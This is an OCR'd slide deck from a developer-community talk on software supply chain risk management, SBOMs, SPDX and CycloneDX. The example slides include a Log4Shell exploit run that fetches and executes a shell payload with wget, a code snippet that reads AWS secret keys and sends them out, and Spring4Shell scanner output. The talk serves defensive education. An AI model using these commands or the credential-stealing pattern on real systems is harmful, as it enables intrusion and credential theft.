Google Developer Groups

Practical C-SCRM

How to detect vulnerabilities in our inventory

Mostafa Moradian
@mosimoradian

```
Status = filterByStatus ? study.status === filterByStatus : true
matchStatus) {

function filterStudies({ studies, filterByOrg = false, filte
studies.filter(study => {
```

Mostafa Moradian

10+ years of SWE and Security

Senior Software Engineer &
Security Lead

•••

Always learning

@MosiMoradian

@mostafa

https://mostafa.dev

Google Developer Groups


Table of Contents

- What are we dealing with today?
- NIST C-SCRM
- Categories of AppSec Tools
- Software Component Analysis
- What is SBOM?
- SPDX or CycloneDX
- Demo Time
- Q/A


What are we dealing with today?

- Lack of visibility over processes and decision-making
- Lack of comprehensive view into threats and vulnerabilities

CVE-2021-23567



```
brandon@penguin:~$ live-server
LIBERTY LIBERTY LIBERTY
LIBERTY LIBERTY LIBERTY
LIBERTY LIBERTY LIBERTY
```



No more free work from Marak - Pay Me or Fork This #1046

Open Marak opened this issue on 8 Nov 2020 · 98 comments

Marak commented on 8 Nov 2020 Owner


Respectfully, I am no longer going to support Fortune 500s (and other smaller sized companies) with my free work.

There isn't much else to say.

Take this as an opportunity to send me a six figure yearly contract or fork the project and have someone else work on it.

👍 2675 👎 25 😄 46 🎉 468 😕 2 ❤️ 777 🚀 390 👀 183


CVE-2021-44228



```
┌──(kali㉿kali)-[~/Downloads]
└─$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "wget http://192.168.1.32:8000/shell.py && python shell.py"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

                                                   created by @welk1n
                                                   modified by @pimps

[HTTP_ADDR] >> 192.168.1.32
[RMI_ADDR] >> 192.168.1.32
[LDAP_ADDR] >> 192.168.1.32
[COMMAND] >> wget http://192.168.1.32:8000/shell.py && python shell.py
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.5 whose trustURLCodebase is true):
rmi://192.168.1.32:1099/m5sakh
ldap://192.168.1.32:1389/m5sakh
Target environment(Build in JDK - (BYPASS WITH GROOVY by @orangetw) whose trustURLCodebase is false and have Tomcat 8+ an
lasspath):
rmi://192.168.1.32:1099/glhnwa
Target environment(Build in JDK - (BYPASS WITH EL by @welk1n) whose trustURLCodebase is false and have Tomcat 8+ or Sprin
in classpath):
rmi://192.168.1.32:1099/npg0aq
Target environment(Build in JDK 1.6 whose trustURLCodebase is true):
rmi://192.168.1.32:1099/1awdzp
ldap://192.168.1.32:1389/1awdzp
```




```python
    def __init__(self):

        if environ.get('AWS_ACCESS_KEY_ID') is not None:
            self.access = environ.get('AWS_ACCESS_KEY_ID')
        else:
            self.access = "empty"

        if environ.get('COMPUTERNAME') is not None:
            self.name = environ.get('COMPUTERNAME')
        elif uname() is not None:
            self.name = uname().nodename
        else:
            self.name = "empty"

        if environ.get('AWS_SECRET_ACCESS_KEY') is not None:
            self.secret = environ.get('AWS_SECRET_ACCESS_KEY')
        else:
            self.secret = "empty"

        self.sendRequest()
```




```
└─# python3 Spring4Shell-CVE-2022-22965.py -
usage: Spring4Shell-CVE-2022-22965.py [-h] [-

optional arguments:
  -h, --help            show this help messag
  -u URL, --url URL     Check a single URL.
  -l USEDLIST, --list USEDLIST
                        Check a list of URLs
  -w DIRECTORY, --write-to DIRECTORY
                        Directory we should 

┌──(root💀kali)-[~/Spring4Shell-CVE-2022-229
└─# python3 Spring4Shell-CVE-2022-22965.py -
[+] Checking Spring4Shell on: http://127.0.0
[+] Attempting to create log file: 6ecc10ae7
[+] Checking too see if log file is created.
[+] Nothing happened, it's still a glorious 
[+] Quitting!

┌──(root💀kali)-[~/Spring4Shell-CVE-2022-229
└─# python3 Spring4Shell-CVE-2022-22965.py -
[+] Checking Spring4Shell on: http://127.0.0
[+] Attempting to create log file: 029b5ee96
[+] Checking too see if log file is created.
[+] Got a hit on the random log file 029b5ee
[+] TARGET IS VULNERABLE!
```

CVE-2022-22965



15 DECEMBER 2021

k6 core products not impacted by Log4j CVE-2021-44228 and related vulnerabilities

Pawel Suwala

Like you we have learnt about the Log4j RCE vulnerability, CVE-2021-44228, and the related CVEs that were discovered following disclosure of 44228.

We are fortunate in our case that we chose not to use Java as a core part of our stack and have no dependencies on services and applications that make use of it.

After a rigorous review of our codebase, we are confident that k6 OSS, k6 Cloud, and our in-house developed extensions (xk6 extensions in the Grafana organisation on GitHub) are not affected.

If you have specific questions or concerns regarding this vulnerability and your k6 products or services, please email support@k6.io.

https://k6.io/blog/k6-products-not-impacted-by-cve-2021-44228/


NIST C-SCRM

NIST Cybersecurity Supply Chain Risk Management Framework

- Policies
- Practices

https://csrc.nist.gov/Projects/cyber-supply-chain-risk-management

Categories of AppSec Tools



Code

Components

Staging

Production

SAST			
IaC			

Categories of AppSec Tools

Code	Components	Staging	Production
SAST	SCA		
IaC	Container		

Categories of AppSec Tools

Code	Components	Staging	Production
SAST	SCA	DAST	
IaC	Container	IAST	

Categories of AppSec Tools

Code	Components	Staging	Production
SAST	SCA	DAST	Cloud
IaC	Container	IAST	Infrastructure

Software Component Analysis

The SAST-like **process** of identifying **potential areas of risk** from the use of **third-party and open-source** software and hardware components.

https://owasp.org/www-community/Component_Analysis

Software Component Analysis

Result

⬇

Generation of **SBOM** (and a few other) artifacts


What is SBOM?

Software Bill of Material

Dependencies

Licenses and copyrights


Vulnerability references



Metadata	Supplier	Authors	Component	
	Manufacturer	Tools		
Components	Application	Framework	Operating System	Firmware
	Library	Container	Device	File
Services	Provider	Data		
	Endpoints	Trust Boundary		
Dependencies	Components	Services		
Compositions	Completeness of:			
	Components	Services	Dependencies	
Vulnerabilities	Details	Source	Exploitability	
	Advisories	Risk Ratings		
Extensions	Properties	Per Organization	Per Team	
	Formal Taxonomy	Per Industry	...	

https://github.com/CycloneDX/bom-examples

Show me what you got!



What is SBOM used for?

Inventory, identification and management of supply chain risks

SPDX or CycloneDX?

That is the question!

SPDX or CycloneDX?

That is the question!

SPDX by the Linux Foundation
https://spdx.dev/
https://github.com/spdx/spdx-spec

SPDX or CycloneDX?

That is the question!

SPDX by the Linux Foundation

https://spdx.dev/
https://github.com/spdx/spdx-spec


CycloneDX by OWASP

https://cyclonedx.org/
https://github.com/CycloneDX/bom-examples

Introducing the Software Bill of Materials Specification

by Robert A. Martin

https://youtu.be/NS82q_C1p9s
https://bit.ly/3KU1NSh (slides)



Software Bill of Materials (sBOMs)

(Removing Barriers to the application of tooling to C-SCRM and Software Assurance)

Robert A. Martin
Sr. Secure Software & Technology Prin. Eng.
Trust & Assurance Cyber Technologies Dept.
Cyber Solutions Technical Center

OWASP Top 10
A9: 2017 Using Components with Known Vulnerabilities

RISK

New vulnerabilities are discovered in all types of software all of the time

You may need a particular version of something explicitly or there is risk in upgrading a dependency

Maintenance is costly and time-consuming

Presented at the DoD, DHS, NIST, and GSA sponsored Software and Supply Chain Assurance Forum hosted at MITRE McLean, VA

MITRE

Demo Time

Q/A

Thanks for listening! 🙂